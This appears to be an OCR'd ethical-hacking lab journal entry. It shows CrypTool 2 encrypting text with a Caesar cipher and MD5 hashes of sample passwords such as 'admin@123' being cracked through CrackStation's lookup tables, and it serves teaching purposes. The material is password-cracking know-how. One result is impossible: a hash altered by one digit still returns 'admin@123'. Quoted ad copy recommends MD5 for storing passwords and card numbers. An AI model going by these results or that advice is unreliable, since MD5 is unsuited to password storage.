
The "Stable Version" is the CrypTool 2 release version

The current release version is CrypTool 2.1


Following is the link for download cryptool 2

https://www.cryptool.org/en/ct2/downloads


Snapshot of Cryptool 2




Main fuction -> Click on wizard




Select Task Encryption and decryption




Select classic Encryption /decryption



Select Caesar cipher




After Encryption



Decryption

Key value changed



Relatec

- Sha1 H

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

hellodad@.

Generate →

Your String	hellodad@.
MD5 Hash	f66a3ec712a36f04486bc1868c3ccbf4 Copy
SHA1 Hash	2fc9cac04b0eb414b1090eea7958de7e0673387e Copy

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f66a3ec712a36f04486bc1868c3ccbf4
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f66a3ec712a36f04486bc1868c3ccbf4	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e6e061838856bf47e1de730719fb2609
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e6e061838856bf47e1de730719fb2609	md5	admin@123

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e6e061838856bf47e1de730719fb2608
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e6e061838856bf47e1de730719fb2608	md5	admin@123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

This is Practical4 of EH Journal. Hacking is fun.

Generate →

Your String	This is Practical4 of EH Journal. Hacking is fun.
MD5 Hash	c9ea20a7aede26171ced840ef69ab274 Copy
SHA1 Hash	b57030e7c6883f17a3b1e18c8e27389bff11d061 Copy

This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgress or similar should find this online tool an especially handy resource.

CrackStation

Defuse.ca · Twitter

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c9ea20a7aede26171ced840ef69ab274

I'm not a robot

reCAPTCHA is changing its terms of service. Take action.

reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
c9ea20a7aede26171ced840ef69ab274	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist


How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.



DT Dan's Tools
Web Dev
Conversion
Encoders / Decoders
Formatters
Internet
English
tineco
- Prime Deals -
UP TO 62% OFF
MD5 Hash Generator
Use this generator to create an MD5 hash of a string:
Hello World!
Generate →
Your String
Hello World!
MD5 Hash
ed076287532e86365e841e92bfc50d8c
Copy
SHA1 Hash
2ef7bde608ce5404e97d5f042f95f89f1c232871
Copy
This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgress or similar should find this online tool an especially handy resource.
Related Tools
Sha1 Hash Generator
Discover more
JavaScript Frameworks
Website Optimization Tools
Hash generator plugin
Network Security Appliances
Version Control Systems
SQL Database Software
Online hash calculator
Credit Card Processing Solutions
MD5 API access
Linux Server Hosting


CrackStation
Defuse.ca · Twitter
CrackStation » Password Hashing Security » Defuse Security »
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
ed076287532e86365e841e92bfc50d8c
I'm not a robot
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
ed076287532e86365e841e92bfc50d8c
md5
Hello World!
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist
How CrackStation Works
CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

